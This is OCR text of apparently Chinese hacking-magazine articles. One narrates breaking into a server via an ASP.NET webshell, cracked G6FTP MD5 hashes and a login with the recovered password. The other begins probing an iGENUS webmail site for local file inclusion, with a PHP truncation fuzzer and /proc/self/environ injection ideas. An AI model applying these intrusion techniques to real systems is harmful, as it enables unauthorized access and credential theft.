


图 13　上传 ASP.NET 的 Webshell




图 14　获取 MySQL 数据库用户信息

6）G6FTP Server 账户的妙用

在该服务器上装有 G6FTP Server，搜索后发现有关 G6FTP Server 的利用工具较少，虽然有一个提权的方法，但实现起来比较烦琐，因此考虑在提权不成功的情况下再用。查看 G6FTP Server 的安装目录，发现其中有一个 Remote.ini 文件中包含了密码加密信息，而 G6FTP Server 账户采用 MD5 加密，如图 15 所示。




图 15　获取远程管理的用户密码加密信息

将 remote.ini 文件中的两个 MD5 值放入破解工具 MD5digger 中进行查询，如图 16 所示，出来一个结果，Administrator 所对应的账号和密码未出来，而另外一个账号（lyndon）的密码是 onlinedtm。碰巧的是，在用户信息中恰巧有 lyndon 这个用户。

7）成功登录服务器

使用刚才破解的账号和密码进行登录，如图 17 所示，成功登录服务器。后来听朋友说该服务器上安装有 Shift 后门，但测试了多次均未成功。




图 16 破解 G6FTPServer 账户密码

总结与提高

本文通过 G6FTP Server 账号的破解，成功登录服务器，这说明在渗透前期的信息收集很重要。G6FTP Server 账号密码采用的是 MD5 加密，在获取远程登录配置和用户配置的情况下，可以进行提权。有关 G6FTP Server 提权还可以做进一步的研究，可以写出一个类似 Serv-U 的提权工具。





图 17 成功登录服务器

前置知识：无

关键词：渗透、iGENUS、文件包含漏洞



对于 iGENUS 邮件系统的一次安全检测

文/图 hackerxwar/gle [0x50]

iGENUS 邮件系统是适用于 Linux 操作系统平台的应用广泛的一套 WebMail 邮件系统。使用安装程序能快速安装在 CentOS Linux 3.x/4.x 操作系统、RedHat Enterprise Linux AS3/AS4 操作系统上，其界面华丽，安装简单，但却存在着严重的安全问题。

本地文件包含漏洞

由于不是开源软件，所以只能进行黑盒测试，结果发现登录页面存在本地文件包含漏洞，如图 1 所示。漏洞类似于“include('language/ '.$_GET['lang']. "_inc.php")”，此处包含文件一般需要截断，除非我们能够控制某个“*_inc.php”文件的内容。




图 1

关于 Include 截断

对于这种情况，一般我们可以用 NULL 字符实现截断。对于远程包含，我们还可以用“?”实现伪截断，

但由于 GPC 的影响——magic_quotes_gpc=on 将把所有通过 Get、Post、Cookie 提交的所有的“'”（单引号）、“"”（双引号）、“\”（反斜线）和 NULL 字符都会被自动加上一个反斜线进行转义。由于把 NULL 字符（%00）变成“\0”，所以在 magic_quotes_gpc=on 的时候，会导致包含/etc/passwd 文件失败，在 GPC 开启的时候，我们几乎没有办法利用需要截断的本地文件包含漏洞。但是 80vul 的大牛发现了一个 include 截断的方法，并给出了一个 fuzz 小程序，有兴趣的朋友可以自己测试。

```
<?php
////var5.php 代码:
////include $_GET['action'].".php";
////print strlen(realpath("./"))+strlen($_GET['action']);
ini_set('max_execution_time', 0);
$str='';
for($i=0;$i<50000;$i++)
{
$str=$str."/";
$resp=file_get_contents('http://127.0.0.1/var/var5.php?action
=1.txt'.$str);
//1.txt 里的代码为 print 'hi';
if (strpos($resp, 'hi') !== false){
print $i;
exit;
}
}
?>
```

经过测试字符“.”、“/”或者 2 个字符的组合，在一定的长度时将被截断，Windows 系统和*nix 的系统长度不一样，在 Windows 下 strlen (realpath("./"))+strlen($_GET['action'])的值大于 256 时被截断，对于*nix，这个长度是 4*1024=4096。

LFI vul 的利用尝试

我们先不管 include 截断，继续往下看。本地文件包含漏洞需要包含本地文件来执行 PHP 代码，所以很自然要找上传的地方。既然是邮箱系统，我们就注册一个用户，应该可以上传附件，或者能够接收带附件的邮件。经测试，网站只开启了收费的 vip.xxxx.com 的域名注册，而且注册后是不能够直接登录的，提示无此用户名，vip.xxxx.com 并没有真正注册成功，或者需要交费后由管理员开通才能使用，这样的话，问题就变得麻烦了。

扫了一下目录，又用 Google 搜索了“site:xxx.com”，得到的信息很少，也都没有发现什么有用信息。再试试写日志文件，然后包含日志来执行代码。一般系统都包含错误日志，因为其体积相对小一些，但是管理员显然修改了日志路径，或者根本就没有开启日志记录功能，没有办法找到路径包含它们。

而 SirGod 在 milw0rm.com 上发表的一篇论文（http://www.milw0rm.com/papers/361），提供了一个新的方法，就是包含/proc/self/environ，然后通过修改 User—Agent 来写入 PHP 代码后执行。这种方法我在别的服务器上测试成功过，但是这次返回的结果就像作者说的一样是个空白页，如图 2 所示，很明显，我们没法访问/proc/self/ environ。由于暂时没有办法成功利用本地文件包含漏洞，入侵似乎陷入了僵局。

表单变量过滤不严漏洞

难道真的就没有办法利用了吗？返回到注册页面，我继续试图发现一些隐藏的漏洞。

在登录页面，可以发现登录的域有 xxxx.com 和 vip.xxxx.com 两种，如图 3 所示，注册页面的下拉列表只给出了一个 vip.xxxx.com 域的注册，不允许免费的 xxxx.com 域注册，看看能不能注册个 xxxx.com 的邮箱。




图 2

